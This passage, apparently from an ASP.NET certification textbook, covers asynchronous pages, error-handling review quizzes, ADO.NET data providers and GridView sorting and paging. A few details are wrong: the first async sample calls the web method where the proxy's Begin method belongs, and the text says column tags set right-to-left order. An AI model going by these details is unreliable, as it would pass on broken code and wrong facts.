While a request is being processed on an asynchronous page, a web service call is launched using the `Begin` method by calling the web service proxy's asynchronous `Begin` method. The `End` method in the page then handles the result returned by the `Web` method.

This sample code displays an approach that you can take to build an asynchronous page that calls a web service. The code assumes that a web service named `myService` exists with a method `myWebMethod` that returns a `DataSet` object:

```

myService ws;
DataSet ds;
protected void Page_Load(object sender, EventArgs e)
{
    // Register async methods
    AddOnPreRenderCompleteAsync(new BeginEventHandler(BeginAsyncTask),
new EndEventHandler(EndAsyncTask));
}
IAsyncResult BeginAsyncTask(object sender, EventArgs e,
AsyncCallback cb, object state)
{
    ws = new myService();
    return ws.myWebMethod (cb, state);
}
void EndAsyncTask(IAsyncResult ar)
{
    ds = ws.EndmyWebMethod(ar);
}

```

## USING THE METHODASYNC PROXY METHOD

You just learned to place calls using the Begin and End methods of web service proxies. You can also use the MethodAsync method and the MethodCompleted event of web proxies to call web services.

For example, for the myWebMethod of the myService web service, apart from the BeginmyWebMethod and EndmyWebMethod, the web service proxy also includes myWebMethodAsync and an event named myWebMethodCompleted.

The sample code presented next calls the myWebMethod asynchronously using the MethodAsync method. The code registers a handler for the myWebMethodCompleted event and calls the myWebMethodAsync on the web service proxy, initiating the web service method call asynchronously. When the myWebMethod completes, the ASP.NET calls the myWebMethodCompleted handler to handle the returned result from the myWebMethod.

**TAKE NOTE\***

When you use MethodAsync to call a web service, ASP.NET internally uses an instance of System.Threading.SynchronizationContext to receive notifications when the asynchronous call begins and when it completes.

```
myService ws;
DataSet ds;
protected void Page_Load(object sender, EventArgs e)
{
    // Call the Web service asynchronously
    ws = new myService();
    ws.myWebMethodCompleted += new
    ws.myWebMethodCompletedEventHandler(myWebMethodCompleted);
    ws.myWebMethodAsync();
}
// Handle the result returned from myWebMethod
void myWebMethodCompleted(Object source,
    ws.myWebMethodCompletedEventArgs e)
{
    ds = e.Result;
}
```

## Performing Asynchronous Tasks Using the RegisterAsyncTask Method

There may be tasks other than calling web services that need to make several asynchronous calls at once and delay the rendering phase until all the calls complete. The solution to this is to use the RegisterAsyncTask method in the System.Web.UI.Page class.

An asynchronous page using the RegisterAsyncTask method uses the Async = "true" attribute in the @Page directive and executes through the PreRender event. However, when you use RegisterAsyncTask, you can register a time-out method, which is fired when the specified asynchronous operation takes too long to complete. You can specify a time-out value using the AsyncTimeOut attribute in the @Page directive as shown:

```
<%@Page Async = "true" AsyncTimeOut = "10" ... %>
```

Table 7-9 lists the differences between the RegisterAsyncTask and AddOnPreRenderCompleteAsync methods.

**Table 7-9**

Differences between RegisterAsyncTask and AddOnPreRenderCompleteAsync Methods

REGISTERASYNCTASK METHOD	ADDONPRERENDERCOMPLETEASYNC METHOD
In addition to <b>Begin</b> and <b>End</b> methods, <b>RegisterAsyncTask</b> lets you register a time-out method that is called if an asynchronous operation takes too long to complete. You can set the time-out declaratively by including an <b>AsyncTimeout</b> attribute in the page's <b>@Page</b> directive.	<b>AddOnPreRenderCompleteAsync</b> does not support any such method.
You can call <b>RegisterAsyncTask</b> several times in one request to register several async operations.	<b>AddOnPreRenderCompleteAsync</b> can be used only once while processing a request.
You can use <b>RegisterAsyncTask</b> 's fourth parameter to pass state to your <b>Begin</b> methods.	<b>AddOnPreRenderCompleteAsync</b> does not have any such parameter.
<b>RegisterAsyncTask</b> flows impersonation, culture, and <b>HttpContext.Current</b> to the <b>End</b> and <b>Timeout</b> methods.	The <b>End</b> method registered with <b>AddOnPreRenderComplete Async</b> does not perform this function.

The following code sample uses the **Page.RegisterAsyncTask** method to perform an **HttpWebRequest** asynchronously. Note that the code registers a handler named **timeOut** that fires when the time specified in the **AsyncTimeout** attribute in the **Page** directive elapses. The **RegisterAsyncTask**'s fourth parameter passes a null value; otherwise, it could be used to pass data to the **Begin** method:

```
WebRequest request;
protected void Page_Load(object sender, EventArgs e)
{
    // Instantiate a PageAsyncTask object that contains the information
    // about an asynchronous task
    PageAsyncTask asynTask = new PageAsyncTask(new BeginEventHandler
        (BeginAsyncTask), new EndEventHandler(EndAsyncTask), new EndEventHandler
        (timeOut), null);
    // Register the PageAsyncTask object
    RegisterAsyncTask(asynTask);
}
// Launches the asynchronous task
IAsyncResult BeginAsyncTask(object sender, EventArgs e,
    AsyncCallback cb, object state)
{
    request = WebRequest.Create("http://SampleSite.com");
    return request.BeginGetResponse(cb, state);
}
// Handles the returned result of the asynchronous task
void EndAsyncTask(IAsyncResult ar)
{
    // Handle the returned result of the HttpWebRequest
}
// Time out handler that gets fired when the specified time elapses
void timeOut(IAsyncResult ar)
{
    Response.Write("Operation time out");
}
```

**CERTIFICATION READY?**

Plan for long-running processes by using asynchronous pages.

5.5

These are some of the important advantages of the `RegisterAsyncTask` method:

- It allows asynchronous pages to invoke multiple asynchronous calls and delay rendering until all the calls are completed.
- It works very well for one or many asynchronous calls made and it offers a time-out option for them too.
- It enables you to vary the time-out between requests by programmatically modifying the page's `AsyncTimeout` property though time-out value is a per-page setting. But you can't assign different time-outs to different calls initiated from the same request.

## SKILL SUMMARY

This lesson introduced you to the available techniques in handling errors in your web applications. The `Exception` class of .NET Framework consists of information about the errors, which may occur during the execution of an application. It consists of certain properties and methods that provide you with the description of the errors and exceptions. You can use the `Catch` block to throw an exception to a higher level and use the `InnerException` to create a new exception to fetch the original error. You can only use some of the control-passing methods, such as `Response.Redirect()`, `Server.Transfer()`, and `customErrors.defaultRedirect` to create custom error pages. Storage objects include `Application`, `Cookies`, `Context`, `Session`, and `QueryString`.

You can use the Microsoft Windows event logging system to analyze errors that occur in your web applications. The standard Windows event logs are the system log, security log, and application log. Apart from these logs, you can apply other user-created custom logs. The `EventLog` component has specific methods and properties to perform particular functions. Before writing an event to an event log, you must specify the source of the event, using the `Source` property of the `EventLog` component. Referencing a log signifies the process of reading or writing entries to a log.

You can use members of the `Trace` class to identify or locate bugs or poorly performing code. Correspondingly, members of the `Debug` class help developers remove bugs and correct the code. It is essential to use `Trace Listeners` to efficiently use the `Trace` and `Debug` classes.

You can create multiple versions of the solution and project properties that are valid for specific target platforms. The use of asynchronous pages results in an effective use of thread-pool threads and increases the scalability of applications. It is essential to understand the how to build an asynchronous page and its processing. It is the responsibility of developers to program asynchronous pages to query databases and perform asynchronous data binding. Asynchronous pages are commonly used to call web services.

For the certification examination:

- Understand the various error-handling techniques to execute a web application.
- Know how to establish an error-handling strategy to successfully implement an application.
- Understand the processes of tracing and debugging an application.
- Know how to build and apply asynchronous pages in an application.

## ■ Knowledge Assessment

### Matching

Match the following descriptions to the appropriate terms.

- |       |                                                                                                          |
|-------|----------------------------------------------------------------------------------------------------------|
| _____ | a. <code>EndAsyncOperation</code> method                                                                 |
| _____ | b. Cookies storage object                                                                                |
| _____ | c. <code>SqlCommand.BeginExecuteReader</code> method                                                     |
| _____ | d. Application storage object                                                                            |
| _____ | e. <code>AutoFlush</code> property                                                                       |
| _____ | 1. Performs an asynchronous database query.                                                              |
| _____ | 2. Specifies that the output buffer must be cleared after every write action.                            |
| _____ | 3. Requires extra bandwidth and needs to be enabled by the client.                                       |
| _____ | 4. Calls the <code>SqlCommand.EndExecuteReader</code> method to get a <code>SqlDataReader</code> output. |
| _____ | 5. Stores the complete <code>Exception</code> object.                                                    |

### True / False

Circle T if the statement is true or F if the statement is false.

- |          |                                                                                                                                                                                                                  |
|----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>T</b> | <b>F</b> 1. The <code>Context</code> and <code>Session</code> storage baskets can also store the entire <code>Exception</code> object.                                                                           |
| <b>T</b> | <b>F</b> 2. Putting code into an override in the <code>Page_Error</code> event handler is same as putting it in the <code>OnError</code> event handler on a page.                                                |
| <b>T</b> | <b>F</b> 3. You can specify a time-out method when you register an asynchronous task using the <code>AddOnPreRenderCompleteAsync</code> method.                                                                  |
| <b>T</b> | <b>F</b> 4. In addition to <code>Begin</code> and <code>End</code> methods, <code>MethodAsync</code> lets you register a time-out method that is called if an asynchronous operation takes too long to complete. |
| <b>T</b> | <b>F</b> 5. You can use <code>InnerException</code> to create a new exception to fetch the original error.                                                                                                       |

### Fill in the Blank

Complete the following sentences by writing the correct word or words in the blanks provided.

1. The `Begin` method returns an \_\_\_\_\_ value that lets ASP.NET determine when the asynchronous operation has completed.
2. An instance of \_\_\_\_\_ is used to receive notifications when the asynchronous call begins and when it completes.
3. The method that can be used in the `Exception` class to retrieve the last error that occurred is \_\_\_\_\_.
4. You can create custom logs using the \_\_\_\_\_ method of the `EventLog` component.
5. The \_\_\_\_\_ method handles the `Error` event of the `Page` class.

## Multiple Choice

Circle the letter or letters that correspond to the best answer or answers.

1. How will you set the mode attribute of the <customErrors> element to redirect users to a specified defaultRedirect page in case of an unhandled exception?
  - a. On
  - b. Off
  - c. RemoteOnly
  - d. PageError
2. Which of the following statements is true about event logging?
  - a. You can create custom event logs apart from the standard Windows event logs.
  - b. You can register your application with a specified event log using a source.
  - c. An event log can have only one source.
  - d. You do not need to specify the source to write to an event log.
3. What advantages does the RegisterAsyncTask method have over the AddOnPreRenderCompleteAsync method?
  - a. Allows asynchronous pages to fire off multiple asynchronous calls and delay rendering until all the calls have completed.
  - b. Allows RegisterAsyncTask's fourth parameter to pass only a null value to the Begin method.
  - c. Calls the RegisterAsyncTask method only once in one request to register several async operations.
  - d. Requires you to compose an IAsyncResult that remains unsigned until all the calls have completed.
4. When building an asynchronous page using the MethodAsync pattern, you can use AsyncWSInvoke2.aspx.cs to perform which of the following tasks?
  - a. To register a handler for GetTitlesCompleted events and to call GetTitlesAsync on the web service proxy.
  - b. To delay rendering the page until GetTitlesAsync completes.
  - c. To receive notifications when the asynchronous call begins and when it completes.
  - d. To store a reference to the DataSet in a private field once it is returned.
5. Which of the following trace listeners should you use to redirect the output to the standard output?
  - a. DefaultTraceListener
  - b. ConsoleTraceListener
  - c. EventLogTraceListener
  - d. TextWriterTraceListener

## Review Questions

1. While debugging your application, in order to prevent jamming of the error log, you do not want any error that may occur to bubble up to the application level. What should you do to avoid the bubbling up of errors to the application level?
2. You want your application to make an entry to the application event log immediately after it has successfully established a connection with a remote object like a database. What type of log entry would you specify in this case?

## ■ Case Scenarios

### Scenario 7-1: Creating a Custom Log

You want to include the event-logging functionality in your online movie-booking application. As a first step, write a program to create a custom log for logging your application entries.

### **Scenario 7-2: Building an Asynchronous Web Page**

---

Consider that you have decided to design asynchronous pages for your online-movie web application. Write the required steps to build an asynchronous web page for the same.



## **Workplace Ready**

### **Increasing Scalability through Asynchronous Pages**

Asynchronous web pages in ASP.NET enable you to increase scalability of web applications by assigning the specified asynchronous task to a non-ASP.NET thread.

You are a solution architect of ABC Systems, Inc. Your company develops a web application for a banking institution. The application involves reading a file from a remote location as one of its functionalities. Additionally, it also involves the task of interacting with a database to query large volumes of data. All these tasks make lengthy page code that involves significant waiting. However, your company does not want the code that causes wait times to degrade the performance of your application. As the solution architect of the company, suggest the approach that you will take in this case.

# Accessing and Displaying Data

## OBJECTIVE DOMAIN MATRIX

TECHNOLOGY SKILL	OBJECTIVE DOMAIN	OBJECTIVE DOMAIN NUMBER
Understanding Data Access Basics	Leverage data-bound controls.	1.4
Implementing Pagination	Leverage data-bound controls.	1.4
Understanding Vendor-Independent Database Interactions	Plan vendor-independent database interactions.	3.1
Implementing Vendor-Independent Database Interactions	Plan vendor-independent database interactions.	3.1

## KEY TERMS

**connection-based object**  
**content-based object**  
**data controls**  
**data providers**

**disconnected architecture**  
**record pagination**  
**sorting**

Computer applications, both desktop as well as web applications, are data-driven. These applications are largely concerned with collecting, retrieving, displaying, and modifying data.

## ■ Understanding Data Access Basics

### THE BOTTOM LINE

Data access technology is a critical feature that helps applications interact with databases, which are repositories of data. Every web application has to perform data access to store and retrieve dynamic data at some point. Generally, applications are deployed on distributed systems that rely on centralized databases. .NET provides you with a set of namespaces that uses the ADO.NET data access technology, which simplifies the process of data access.

The classes in the namespaces such as `System.Data`, `System.Data.SqlClient`, and `System.Data.Odbc` that use ADO.NET architecture, allow .NET applications to connect to data sources (usually relational databases), execute commands, and manage disconnected data. The ADO.NET disconnected data architecture allows data retrieved from a database to be stored in a `DataSet`. Thus, an application disconnects from the underlying database after retrieving the required data.

## Understanding ADO.NET Architecture

ADO.NET provides a data provider model to access data.

ADO.NET is a multilayered architecture. It uses some key objects such as **Connection**, **Command**, and **DataSet** objects to deploy data access. To handle the challenges in deploying data access efficiently compared to other technologies, ADO.NET uses the data provider model. For example, in classic ADO, to retrieve data from either an Oracle or SQL Server database, developers would use the same **Connection** class. However, ADO.NET uses a data provider model that offers specific data access classes for specific databases.

### UNDERSTANDING ADO.NET DATA PROVIDERS

The .NET Framework is bundled with a set of four providers listed in Table 8-1.

**Table 8-1**

Providers of .NET Framework

OBJECT	DESCRIPTION
SQL Server provider	Enables optimized access to a SQL Server database (version 7.0 or later).
OLE DB provider	Enables access to any data source that has an OLE DB driver, including SQL Server databases prior to version 7.0.
Oracle provider	Enables optimized access to an Oracle database (version 8i or later).
ODBC provider	Enables access to any data source that has an ODBC driver.

This set of **data providers** forms a bridge between applications and data sources, which allows you to access a specific database and perform data commands specific to that database. Table 8-2 lists the classes provided by the .NET Framework data providers.

**Table 8-2**

Important Classes of ADO.NET Data Providers

DATA PROVIDER CLASS	DESCRIPTION
Connection	Establishes a connection with a data source.
Command	Executes SQL commands and stored procedures.
DataReader	Provides fast read-only, forward-only access to the data retrieved from a query.
DataAdapter	Fills a <b>DataSet</b> (a disconnected collection of tables and relationships) with information extracted from a data source. Additionally, used to apply changes to a data source according to the modifications made in a <b>DataSet</b> .

All provider-specific connection classes, which work in a standard method, are generally referred to as a **Connection** class. Each ADO.NET data provider contains the specific implementation of each of the classes **Connection**, **Command**, **DataReader**, and **DataAdapter** with respect to their data source. For example, to create a connection to an Oracle server, you use a connection class named **OracleConnection**.

**TAKE NOTE\***

The ADO.NET provider model is extensible, which enables developers to create customized providers for proprietary sources. Some third-party vendors also sell custom providers for .NET.

When choosing a data provider, first check for a native .NET provider customized for the selected data source. If this is not available, then you can use the OLE DB provider, which provides support for various databases such as SQL, Oracle, Access, and MySQL. Note that the OLE DB provider provides support for a variety of data sources, whereas the ODBC provider supports the relational data sources.

If both the native .NET provider and the OLE DB driver are not available, you can use an ODBC provider, which works in conjunction with the ODBC driver.

## Exploring Data Namespaces

ASP.NET provides a set of data namespaces such as `System.Data.SqlClient` and `System.Data.Odbc` to access data from various data sources.

The data namespaces contain classes that wrap the ADO.NET objects.

## CLASSIFYING ADO.NET OBJECTS

You can classify ADO.NET objects as *connection-based* and *content-based* objects. Table 8-3 discusses these ADO.NET objects.

**Table 8-3**

ADO.NET Objects

OBJECT	DESCRIPTION
Connection-based	Include data provider objects such as <code>Connection</code> , <code>Command</code> , <code>DataReader</code> , and <code>DataAdapter</code> . These objects allow you to connect to a database, execute SQL statements, move through a read-only result set, and fill a <code>DataSet</code> . The connection-based objects are specific to the type of data source and are found in a provider-specific namespace (such as <code>System.Data.SqlClient</code> for the SQL Server provider).
Content-based	Act as data carriers and are available as part of the <code>System.Data</code> namespace because these are independent of data source type. They include the <code>DataSet</code> , <code>DataTable</code> , <code> DataColumn</code> , <code>DataRow</code> , <code>DataRelation</code> , and several others.

**TAKE NOTE \***

Each provider has its own namespace. However, generic classes such as `DataSet` are included in `System.Data` namespaces.

## UNDERSTANDING ADO.NET NAMESPACES

An ADO.NET provider is a set of ADO.NET classes (with an implementation of `Connection`, `Command`, `DataAdapter`, and `DataReader`) that is distributed in a class library assembly. Usually, all the classes in the data provider use the same prefix. For example, the prefix `SQL` is used for the ADO.NET SQL provider, and it provides an implementation of the `Connection` object named `SqlConnection`. Table 8-4 lists the important namespaces that wrap the classes of the ADO.NET providers.

**Table 8-4**

Important ADO.NET Namespaces

NAMESPACE	DESCRIPTION
<code>System.Data</code>	Provides key data container classes that represent columns, relations, tables, datasets, rows, views, and constraints. It also provides the key interfaces that are implemented by the connection-based data objects.
<code>System.Data.Common</code>	Provides parent classes that implement some of the interfaces from <code>System.Data</code> and define the core ADO.NET functionality. Data providers use these classes (such as <code>DbConnection</code> , <code>DbCommand</code> , and so on) to create customized providers.

(continued)

**Table 8-4 (continued)**

Namespace	Description
<code>System.Data.OleDb</code>	Provides the classes used to connect to an OLE DB provider, including <code>OleDbCommand</code> , <code>OleDbConnection</code> , <code>OleDbDataReader</code> , and <code>OleDbDataAdapter</code> . These classes support most OLE DB providers, but not those that require OLE DB version 2.5 interfaces.
<code>System.Data.SqlClient</code>	Provides the classes used to connect to a Microsoft SQL Server database, including <code>SqlCommand</code> , <code>SqlConnection</code> , <code>SqlDataReader</code> , and <code>SqlDataAdapter</code> .
<code>System.Data.OracleClient</code>	Provides the classes required to connect to an Oracle database (version 8.1.7 or later), including <code>OracleCommand</code> , <code>OracleConnection</code> , <code>OracleDataReader</code> , and <code>OracleDataAdapter</code> .
<code>System.Data.Odbc</code>	Provides the classes required to connect to most ODBC drivers. These classes include <code>OdbcCommand</code> , <code>OdbcConnection</code> , <code>OdbcDataReader</code> , and <code>OdbcDataAdapter</code> . ODBC drivers are included for all kinds of data sources and are configured through the Data Sources icon in the Control Panel.
<code>System.Data.SqlTypes</code>	Provides structures that match the native datatypes in SQL Server. These classes provide an alternative to using standard .NET datatypes, which require automatic conversion.

#### MORE INFORMATION

To know more about the classes included in the ADO.NET namespaces, refer to the corresponding section in the MSDN library.

The following example shows the use of various classes in the `System.Data.SqlClient` namespace. It creates a `Sql` connection and executes stored procedures with the `Command` object. The data returned is retrieved using a `DataReader` object, which requires that the connection be opened before executing the `sql` command.

Consider that Northwind Traders sells beverages. Northwind's database contains a stored procedure named `SalesBasedOnCategory` that takes `CategoryName` as the parameter and returns the sales for that category. You can use the `SqlCommand` object to run a stored procedure and capture the results of the procedure in a `SqlDataReader` object:

```
SqlConnection conn = new SqlConnection("Data Source=localhost;
Integrated Security=SSPI;Initial Catalog=northwind");
SqlCommand cmd = new SqlCommand("SalesBasedOnCategory", conn);
cmd.CommandType = CommandType.StoredProcedure;
SqlParameter param = cmd.Parameters.Add("@CategoryName",
SqlDbType.NVarChar, 15);
param.Value = "Drinks";
conn.Open();
SqlDataReader reader = cmd.ExecuteReader();
Console.WriteLine("{0}, {1}", reader.GetName(0), reader.GetName(1));
while (reader.Read())
{
    Console.WriteLine("{0}, ${1}", reader.GetString(0),
reader.GetDecimal(1));
}
reader.Close();
conn.Close();
```

## Accessing a Database without ADO.NET

ASP.NET provides various data access methods. You can choose the appropriate data access method based on your business requirement.

ASP.NET allows access to information from a database by using ADO.NET classes and also without using ADO.NET classes directly. You can access a database using any one of the options in ASP.NET that removes the need for using ADO.NET classes directly.

Table 8-5 lists the options in ASP.NET to access information without using ADO.NET classes.

**Table 8-5**

Options in ASP.NET to Access Information

OPTION	DESCRIPTION
SqlDataSource control	<ul style="list-style-type: none"><li>Allows you to define queries declaratively.</li><li>Enables you to connect to rich <b>data controls</b>, such as the <b>GridView</b>, and add functionality to edit and update data without any ADO.NET code.</li><li>Uses ADO.NET behind the scenes, so it supports any database that has a full ADO.NET provider.</li><li>Encourages you to place database logic in the markup portion or, in other words, in the user interface of your page. Many developers, prefer to use the <b>ObjectDataSource</b> control instead, which gives similar data-binding functionality but enables you to separate the user interface layer and the business logic layer.</li></ul>
LINQ to SQL	<ul style="list-style-type: none"><li>Allows you to define a query using C# code (or the <b>LinqDataSource</b> control), and the appropriate database logic is generated automatically.</li><li>Supports customization and generates secure and well-written SQL statements.</li><li>Does not allow you to execute database commands such as creating tables.</li><li>Only works with SQL Server and is completely independent of ADO.NET.</li></ul>
Profiles	<ul style="list-style-type: none"><li>Allow you to store user-specific data without writing any ADO.NET code.</li><li>Does not allow you to control the structure of the database table where the data is stored; as a result, developers often create custom profile providers that require custom ADO.NET code.</li></ul>

**CERTIFICATION READY?**

Leverage data-bound controls.

1.4

These ASP.NET options are not a replacement or alternative for ADO.NET because none of these offer the flexibility, customizability, and performance offered by handwritten code. You can use the options discussed Table 8-5 in conjunction with ADO.NET to increase efficiency and productivity and to provide optimized code.

## ■ Implementing Pagination



**THE BOTTOM LINE**

Connecting to a data source that has a large number of records directly impacts the time it takes to render a page to the client browser. To address this, most Web sites display a fixed number of records per page and provide navigational functionality for the users to browse through records across pages. This is called **record pagination**. Most of the ASP.NET data controls support pagination.

ASP.NET offers various **data controls**, such as **GridView**, **DetailsView**, **FormView**, and **ListView**, that allow you to implement pagination most effectively and efficiently with much less code.

### Understanding Data Controls

#### X REF

You can refer to Lesson 9, “Accessing Data from Different Sources” in this book to learn more about various ASP.NET data source controls.

Data controls are ASP.NET web server controls that have a user interface to render data as markup—such as XML. These controls allow retrieved data to persist in XML form. In addition, these controls provide an easy and flexible way to present and edit the data retrieved from a data source.

The data controls can be bound to a data source control, such as a **SqlDataSource**, to display the data from the back end. Data controls provide an easy and flexible way to present and edit the data retrieved from a data store such as a database. Apart from binding to a data source control, data controls also allow you to customize the layout of its contents using templates. Data controls enable you to display data-driven content with the least amount of coding.

Some of the rich data controls available in ASP.NET 3.5 are **GridView**, **ListView**, **DetailsView**, and **FormView**. These data controls help you format the display of data and use features such as selecting, **sorting**, and filtering data. Table 8-6 lists the descriptions of these controls.

**Table 8-6**

Data Controls

DATA CONTROL	DESCRIPTION
<b>GridView</b>	Offers a number of templates to choose from. Can be customized and supports many features such as selection, paging, sorting, and editing. The advantage of using this control is that it supports a code-free scenario.
<b>ListView</b>	A new data control introduced in ASP.NET 3.5. Like <b>GridView</b> , it is also a very flexible data control and offers a number of templates. The advantage of using <b>ListView</b> is that it enables you to render data without a <code>&lt;table&gt;</code> tag.
<b>DetailsView</b>	Displays data in a tabular layout and supports templates. The important feature of this control is that it enables the display of data from a single record at a time.
<b>FormView</b>	Very similar to the <b>DetailsView</b> control in its features because it supports templates and is used to display data from a single record at a point in time. The advantage of this control over other controls is that it can be used to display data in a nontabular arrangement.

### Understanding the GridView Data Control

**GridView** enables you to display a large amount of data in a tabular form.

**GridView** displays data in a grid consisting of rows and columns. It provides many built-in features such as paging, sorting, and provides extensible templates.

## DEFINING COLUMNS IN GRIDVIEW

In the earlier versions of ASP.NET, to create columns for your data, you had to set the `GridView.AutoGenerateColumns` property to true. The data control would then check the data objects and detect all the fields of a record or properties of a custom object using reflection. It would then create a column for each record when it found one.

The drawback to this automatic column generation is that it does not allow you to customize the result. In case you want to hide columns, change their order, or customize the way they are displayed, you cannot do it using the `GridView.AutoGenerateColumns` property. In such cases, you will need to set `AutoGenerateColumns` to false and define the columns yourself in the `<Columns>` section of the `GridView` control tag. The `GridView` column tags determine the right-to-left order of columns. If you want to specifically customize every column of the table, you can mention the particular column type you want to create. One of the many column types offered by `GridView` is `BoundField`. It binds to a single field in the data object.

This sample code displays the definition of a single data-bound column that displays the `CustomerID` field:

```
<asp:BoundField DataField="CustomerID" HeaderText="ID" />
```

This code changes the column heading `CustomerID` to `ID`.

**TAKE NOTE\***

To hide columns programmatically, you can use the `Columns` collection for the `GridView`. For example, setting `GridView1.Columns[2].Visible` to false hides the third column. Hidden columns are not displayed in the rendered HTML.

Table 8-7 lists the `GridView` column types.

**Table 8-7**

GridView Column Types

COLUMN TYPE	DESCRIPTION
BoundField	Displays text from a field in the data source.
ButtonField	Displays a button for each item in the list.
CheckBoxField	Displays a check box for each item in the list. It is used automatically for true or false fields. In SQL Server, these fields use the bit datatype.
CommandField	Provides selection or editing buttons.
HyperLinkField	Displays the content as a hyperlink.
ImageField	Displays image data from a binary field.
TemplateField	Enables you to specify multiple fields, custom controls, and arbitrary HTML using a custom template.

You can bind `GridView` columns to the corresponding data source at design time when you are certain that the data source columns are not subject to change. The following code sample displays the `GridView` declaration with explicit columns:

```
<!-- Defining GridView data control and binding it to  
the data source control to display data -->  
<asp:GridView ID="gridCustomers" runat="server"  
DataSourceID="sourceCustomers" AutoGenerateColumns="False">
```

```

<!-- Defining explicit columns -->
<Columns>
    <asp:BoundField DataField="CustomerID" HeaderText="ID" />
    <asp:BoundField DataField="FirstName" HeaderText="First Name" />
    <asp:BoundField DataField="LastName" HeaderText="Last Name" />
</Columns>
</asp:GridView>
<!-- Declaring data source control -->
<asp:SqlDataSource ID="sourceCustomers" runat="server"
ConnectionString="<%$ ConnectionStrings:Sales %>" 
ProviderName="System.Data.SqlClient" SelectCommand="SELECT CustomerID,
FirstName, LastName FROM Customers">
</asp:SqlDataSource>

```

## FORMATTING COLUMNS IN GRIDVIEW

You might have to display different types of data, such as date and time, using `GridView` in a tabular form. These values must be presented in an appropriate way. To do so, you can specify the type of data to be displayed in a column by setting the `DataFormatString` property on a `BoundField` column type.

For example, the following code sample formats a date column in a `BoundField` column type:

```
<asp:BoundField DataField="Appointment" HeaderText="Date"
DataFormatString="{0:MM/dd/yy}" />
```

The `GridView` data control offers various styles that you can use to format your content. These style objects have different properties that you can use to specify colors, add borders, resize table rows, align the row content, and change the way the table text is displayed. If you don't want to write code using these styles, you can set the `CssClass` property of the style object reference to a `Style Sheet` class that's defined in a linked style sheet. Table 8-8 lists `GridView` styles.

**Table 8-8**

GridView Styles

STYLE	DESCRIPTION
<code>HeaderStyle</code>	Specifies the appearance of the header row that contains column titles.
<code>RowStyle</code>	Specifies the appearance of every data row.
<code>AlternatingRowStyle</code>	Applies additional formatting to every other row if set as true. This formatting acts in addition to the <code>RowStyle</code> formatting.
<code>SelectedRowStyle</code>	Specifies the appearance of the row that is currently selected. This formatting acts in addition to the <code>RowStyle</code> formatting.
<code>EmptyDataRowStyle</code>	Specifies the style that is used for the single empty row in the special case where the bound data object contains no rows.
<code>FooterStyle</code>	Specifies the appearance of the footer row at the bottom of the <code>GridView</code> .
<code>PagerStyle</code>	Specifies the appearance of the row with the page links if you have enabled paging (i.e., set <code>AllowPaging</code> to true).

## UNDERSTANDING GRIDVIEW TEMPLATES

GridView enables you to customize the content in a cell using a **TemplateField**. The **TemplateField** enables you to create a customized template for a column. Table 8-9 lists the various templates supported by the **GridView** control.

**Table 8-9**

Templates Supported by GridView

PROPERTY	DESCRIPTION
<b>HeaderTemplate</b>	Specifies the appearance and content of the header cell.
<b>FooterTemplate</b>	Specifies the appearance and content of the footer cell.
<b>ItemTemplate</b>	Specifies the appearance and content of each data cell.
<b>EditItemTemplate</b>	Specifies the editing aspect for a field.
<b>PagerTemplate</b>	Lets you customize the appearance of pager controls.
<b>EmptyDataTemplate</b>	Lets you set the content that should appear if the <b>GridView</b> is bound to an empty data object.

The benefits of **GridView** template are as follows:

- It enables you to place multiple values in the same cell and customize the content in a cell by adding HTML tags and server controls.
- It enables you to add control tags, arbitrary HTML elements, and data binding expressions to the data control.

## IMPLEMENTING SORTING IN GRIDVIEW

It is a common practice that a user may want to reorder the records displayed in a page. **GridView** provides sorting features so that the user can do this.

You can use the **GridView.AllowSorting** property to enable sorting in **GridView**. By doing so, when the user clicks a column header, the data control automatically reorders the contents displayed in the grid.



### ENABLE SORTING IN GRIDVIEW

**TAKE NOTE\***

The sort expression can include a single field or a list of comma-separated fields. Optionally you could specify the sort order using keywords ASC or DESC.

To enable sorting in **GridView** control, perform the following steps:

1. Set the **GridView.AllowSorting** property as true.
2. Define a **SortExpression** for each column that can be sorted used in the ORDER BY clause of a SQL query.

Consider that you want to create a **GridView** to display customer details. The sample code sorts the data by the **CustomerName** column and displays it in order by the first name:

```
<asp:BoundField DataField="CustomerName" HeaderText="CustomerName"
SortExpression="custName"/>
```

If the user clicks the column header for the **CustomerName** column twice in a row, the first click will sort it alphabetically, and the second click will sort it in reverse alphabetical order.

**TAKE NOTE\***

**GridView** implements sorting logic depending on the data source control it is bound to. Both **SqlDataSource** and **ObjectDataSource** controls support sorting.

## PERFORMING SORTING AND SELECTION

Performing selection and sorting poses a slight challenge. When you select a row and then sort it by a specific column, the selection remains but the selection shifts to a new item, which has the same index as the previous item. For example, if you select the fourth row and click on a column header to sort, the fourth row is still selected but only the contents in that row have changed according to the sort operation.

You can solve this problem by writing a piece of code that changes the selection every time a header link is clicked. You can also do this by handling the `GridView.Sorted` event to clear the selection as shown in this sample code:

```
protected void gridCustomers_Sorted(object sender, EventArgs e)
{
    // Clears selected index.
    gridCustomers.SelectedIndex = -1;
}
```

In case you want the selected row to remain selected when sorting, you can store the selected value of the key field in the view state each time the selected index changes. You can do so in the following way:

```
protected void gridCustomers_SelectedIndexChanged
(object sender, EventArgs e)
{
    // Save the selected value.
    if (gridCustomers.SelectedIndex != -1)
    {
        ViewState["SelectedValue"] =
gridCustomers.SelectedValue.ToString();
    }
}
```

When the grid is bound to the data source, you can reapply to the last selected index using this code:

```
void gridCustomers_DataBound(object sender, EventArgs e)
{
    if (ViewState["SelectedValue"] != null)
    {
        string selectedValue =
(string)ViewState["SelectedValue"];
        // Reselect the last selected row.
        foreach (GridViewRow row in gridCustomers.Rows)
        {
            string keyValue =
gridCustomers.DataKeys[row.RowIndex].Value.ToString();
            if (keyValue == selectedValue)
            {
                gridCustomers.SelectedIndex = row.RowIndex;
                return;
            }
        }
    }
}
```

## Implementing Paging in GridView

---

`GridView` provides built-in support for pagination.

`GridView` manages paging using various properties and events. It automatically displays the records for the current page in addition to creating the navigation links to browse the pages.

## IMPLEMENTING AUTOMATIC PAGINATION

To enable automatic paging, you need to set the `AllowPaging` property to true. Similarly, to establish the number of rows you need on each page, set the `PageSize` property. If you do not set the `PageSize` property, it uses its default value of 10, in which case the data control displays ten rows per page. The following code enables paging in `GridView`:

```
<asp:GridView ID="GridView1" runat="server"
DataSourceID="sourceCustomer" PageSize="4" AllowPaging="True" . . .>
. . .
</asp:GridView>
```

Table 8-10 describes the various `GridView` members with respect to paging.

**Table 8-10**

GridView Members Supporting Pagination

PROPERTY	DESCRIPTION
<code>AllowPaging</code>	Enables or disables bound records paging. Default value is false.
